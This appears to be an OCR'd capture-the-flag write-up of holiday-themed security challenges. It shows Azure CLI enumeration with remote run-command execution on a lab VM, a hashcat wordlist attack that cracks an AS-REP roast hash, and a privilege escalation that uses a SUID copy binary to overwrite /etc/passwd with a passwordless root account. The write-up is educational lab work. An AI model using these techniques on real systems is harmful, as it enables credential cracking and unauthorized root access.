
```
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "user": {
    "name": "northpole@northpole.invalid",
    "type": "user"
  }
}

Q3. Excellent! Now get a list of resource groups in Azure.
For more information:
https://learn.microsoft.com/en-us/cli/azure/group?view=azure-cli-latest

A. az group list
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1",
    "location": "eastus",
    "managedBy": null,
    "name": "northpole-rg1",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  },
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg2",
    "location": "westus",
    "managedBy": null,
    "name": "northpole-rg2",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  }
]

Q4. Ok, now use one of the resource groups to get a list of function apps.
For more information:
https://learn.microsoft.com/en-us/cli/azure/functionapp?view=azure-cli-
latest
Note: Some of the information returned from this command relates to other
cloud assets used by Santa and his elves.

A. az functionapp list --resource-group northpole-rg1

Q5. Find a way to list the only VM in one of the resource groups you have
access to.
For more information:
https://learn.microsoft.com/en-us/cli/azure/vm?view=azure-cli-latest

A. az vm list --resource-group northpole-rg2

Q6. Find a way to invoke a run-command against the only Virtual Machine
```

```
(VM) so you can RunShellScript and get a directory listing to reveal a
file on the Azure VM.
For more information:
https://learn.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-
latest#az-vm-run-command-invoke

A. az vm run-command invoke --resource-group northpole-rg2 --name NP-VM1 -
-command-id RunShellScript --scripts "ls"
{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "bin\netc\nhome\njinglebells\nlib\nlib64\nusr\n",
      "time": 1703983865
    },
    {
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": 1703983865
    }
  ]
}

Great, you did it all!
```

I had never used Azure CLI before, so this was new for me!

Luggage Lock





Garland Candlesticks
Luggage
Lock Decode

https://www.youtube.com/watch?v=ycM1hBSEyog&feature=youtu.be

As shown in the Hint video above, I turn it after pushing the arrow keyhole in. Just keep turning it in that state and I find a place where it stops.

Hashcat




```
From reindeers' leaps to the elfish toast,
Might the secret be in an ASREP roast?

`hashcat`, your reindeer, so spry and true,
Will leap through hashes, bringing answers to you.
But heed this advice to temper your pace,
`-w 1 -u 1 --kernel-accel 1 --kernel-loops 1`, just in case.

For within this quest, speed isn't the key,
Patience and thought will set the answers free.
So include these flags, let your command be slow,
And watch as the right solutions begin to show.
```

```
For hints on the hash, when you feel quite adrift,
This festive link, your spirits, will lift:
https://hashcat.net/wiki/doku.php?id=example_hashes

And when in doubt of `hashcat`'s might,
The CLI docs will guide you right:
https://hashcat.net/wiki/doku.php?id=hashcat

Once you've cracked it, with joy and glee so raw,
Run /bin/runtoanswer, without a flaw.
Submit the password for Alabaster Snowball,
Only then can you claim the prize, the best of all.

So light up your terminal, with commands so grand,
Crack the code, with `hashcat` in hand!
Merry Cracking to each, by the pixelated moon's light,
May your hashes be merry, and your codes so right!

* Determine the hash type in hash.txt and perform a wordlist cracking
attempt to find which password is correct and submit it to
/bin/runtoanswer .*
```

I will check the file first.

```
elf@53e17b541b8f:~$ ls -la
total 40
drwxr-xr-x 1 elf  elf  4096 Nov 27 17:07 .
drwxr-xr-x 1 root root 4096 Nov 20 18:07 ..
-rw-r--r-- 1 elf  elf   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 elf  elf  3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 elf  elf   807 Feb 25  2020 .profile
-rw-r--r-- 1 elf  elf  1567 Nov 27 17:07 HELP
-rw-r--r-- 1 elf  elf   541 Nov  9 21:29 hash.txt
-rw-r--r-- 1 root root 2775 Nov  9 21:29 password_list.txt

elf@53e17b541b8f:~$ cat hash.txt
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda
02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48
e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd27
72b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479ba
e25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e
52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f
8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9ea
fb07980d7f2e270d8dd1966elf@53e17b541b8f:~$

elf@53e17b541b8f:~$ cat password_list.txt
1LuvCandyC4n3s!2022
1LuvC4ndyC4n3s!2023
1LuvC4ndyC4n3s!2021
iLuvC4ndyC4nes2024!
ILuvC4ndyC4nes2024!
iLuvC4ndyC4n3s2024!
```

```
ILuvC4ndyC4n3s2024!
iLoveC4ndyC4nes2021
ILoveC4ndyC4nes2021
:
:
```

There is a hash.txt and password_list.txt, so it looks like I should be able to decrypt it using these. Also, the format of the hash is "Kerberos 5, etype 23, AS-REP", which can be found on the https://hashcat.net/wiki/doku.php?id=example_hashes site, so I can use -m 18200 as an option. Use. With -a, specify 0 and there is password_list.txt, so I do a dictionary attack. I tried to run the command as is, but I got an error, so I asked ChatGPT to make some adjustments and finally ran the following command.

```
elf@f427e24a3f0f:~$ hashcat -m 18200 -a 0 -w 1 -u 1 --kernel-accel 1 --
kernel-loops 1
'$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879ed
a02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e4
8e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2
772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479b
ae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6
e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2
f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9e
afb07980d7f2e270d8dd1966' password_list.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Xeon(R) CPU @ 2.80GHz, 8192/30063 MB
allocatable, 8MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of
drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your
commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
```

```
* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I
/usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D
CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=16 -D DEVICE_TYPE=2 -D DGST_R0=0 -D
DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=18200 -D
_unroll'

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => Dictionary cache built:
* Filename..: password_list.txt
* Passwords.: 144
* Bytes.....: 2776
* Keyspace..: 144
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your
device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda
02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48
e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd27
72b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479ba
e25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e
52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f
8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9ea
fb07980d7f2e270d8dd1966:**IluvC4ndyC4nes!**

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......:
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2...dd1966
Time.Started.....: Wed Dec  6 08:05:06 2023 (1 sec)
Time.Estimated...: Wed Dec  6 08:05:07 2023 (0 secs)
Guess.Base.......: File (password_list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1139 H/s (0.85ms) @ Accel:1 Loops:1 Thr:64 Vec:16
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 144/144 (100.00%)
Rejected.........: 0/144 (0.00%)
Restore.Point....: 0/144 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-0
Candidates.#1....: 1LuvCandyC4n3s!2022 -> iLuvC4ndyC4n3s!23!

Started: Wed Dec  6 08:05:03 2023
Stopped: Wed Dec  6 08:05:08 2023
elf@f427e24a3f0f:~$
```

Now that I know the password, all I have to do is run /bin/runtoanswer to answer the question!

```
elf@53e17b541b8f:~$ /bin/runtoanswer
What is the password for the hash in /home/elf/hash.txt ?

> IluvC4ndyC4nes!
Your answer: IluvC4ndyC4nes!

Checking....
Your answer is correct!

elf@53e17b541b8f:~$
```


Linux PrivEsc

Linux PrivEsc

Difficulty: 🎄🎄🎄🎄🎄

Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.

```
In a digital winter wonderland we play,
Where elves and bytes in harmony lay.
This festive terminal is clear and bright,
Escalate privileges, and bring forth the light.

Start in the land of bash, where you reside,
But to win this game, to root you must glide.
Climb the ladder, permissions to seize,
Unravel the mystery, with elegance and ease.

There lies a gift, in the root's domain,
An executable file to run, the prize you'll obtain.
The game is won, the challenge complete,
Merry Christmas to all, and to all, a root feat!

* Find a method to escalate privileges inside this terminal and then run
the binary in /root *
```



First, look for the privileged binary

```
elf@d91e6b088b6d:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
**/usr/bin/simplecopy**
```

The simplecopy is obviously suspect, including the hint that it overwrites the file.

So, let's use simplecopy to bring the entire contents of /root.

```
elf@6ee652f32fa4:~/$ simplecopy /root/* ./
elf@6ee652f32fa4:~/$ ls -la
total 608
drwxr-xr-x 2 elf  elf    4096 Dec  7 05:06 .
drwxr-xr-x 1 elf  elf    4096 Dec  7 05:06 ..
-rwx------ 1 root root 612560 Dec  7 05:06 runmetoanswer
```

I do not have permission to runmetoanswer. So I will figure out how to become root. simplecopy is available, so I can overwrite /etc/passwd.

First, check the contents of /etc/passwd.

```
elf@8ada98c1c9dc:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/sh
```

Since there is no user who could be of particular use, let's add a privileged user (dummy) here.

```
elf@6ee652f32fa4:~$ touch passwd
elf@6ee652f32fa4:~$ echo "root:x:0:0:root:/root:/bin/bash" >> passwd
elf@6ee652f32fa4:~$ echo "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin"
>> passwd
elf@6ee652f32fa4:~$ echo "bin:x:2:2:bin:/bin:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo "sys:x:3:3:sys:/dev:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo "sync:x:4:65534:sync:/bin:/bin/sync" >> passwd
elf@6ee652f32fa4:~$ echo "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin"
>> passwd
elf@6ee652f32fa4:~$ echo "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" >>
passwd
```

```
elf@6ee652f32fa4:~$ echo "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" >>
passwd
elf@6ee652f32fa4:~$ echo
"news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo
"uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" >>
passwd
elf@6ee652f32fa4:~$ echo "www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo
"backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo "list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo
"irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo "gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo
"nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo
"_apt:x:100:65534::/nonexistent:/usr/sbin/nologin" >> passwd
elf@6ee652f32fa4:~$ echo "elf:x:1000:1000::/home/elf:/bin/sh" >> passwd
elf@6ee652f32fa4:~$ echo "dummy::0:0::/root:/bin/bash" >> passwd
elf@6ee652f32fa4:~$ simplecopy passwd /etc/passwd
elf@6ee652f32fa4:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/sh
dummy::0:0::/root:/bin/bash
```

I can see that the file has been successfully overwritten. Now let's try to become a dummy user.

```
elf@8ada98c1c9dc:~$ su - dummy
root@8ada98c1c9dc:~#
```

Somehow, I became a root user. haha. Now that I am a root user, all I have to do is run it.

```
root@8ada98c1c9dc:~# ./runmetoanswer
There is something wrong with your environment; the most likely reason is
that
the RESOURCE_ID environmental variable is missing - that can happen if
you're using sudo
or su or some other process that alters the environment. If this persists,
please
ask for help!

The error message is: Couldn't get resource_id from the environmental
variable RESOURCE_ID: environment variable not found
```

I get an execution error, and it seems I need an environment variable called RESOURCE_ID.

There is indeed no RESOURCE_ID in the root environment variable.

```
root@8ada98c1c9dc:~# env
SHELL=/bin/bash
PWD=/root
LOGNAME=dummy
HOME=/root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33
;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=3
4;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.t
az=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.tx
z=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;3
1:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*
.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rp
m=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=
01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;
31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;3
5:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;
35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;3
5:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35
:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35
:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*
.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.f
li=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=0
1;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;3
6:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;3
6:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:
*.spx=00;36:*.xspf=00;36:
TERM=xterm
USER=dummy
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/gam
```

```
es:/usr/local/games:/snap/bin
MAIL=/var/mail/dummy
_=/usr/bin/env
```

Let's look at the elf environment variable.

```
elf@8ada98c1c9dc:~$ env
HOSTNAME=8ada98c1c9dc
**RESOURCE_ID**=0edb2611-8483-47f5-a181-8ff13774c5e0
PWD=/home/elf
HOME=/home/elf
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33
;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=3
4;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.t
az=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.tx
z=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;3
1:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*
.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rp
m=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=
01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;
31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;3
5:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;
35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;3
5:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35
:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35
:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*
.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.f
li=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=0
1;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;3
6:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;3
6:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:
*.spx=00;36:*.xspf=00;36:
HHCUSERNAME=nishikawatest
AREA=imtostrichsaloon
TERM=xterm
TOKENS=
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LOCATION=7,8
_=/usr/bin/env
```

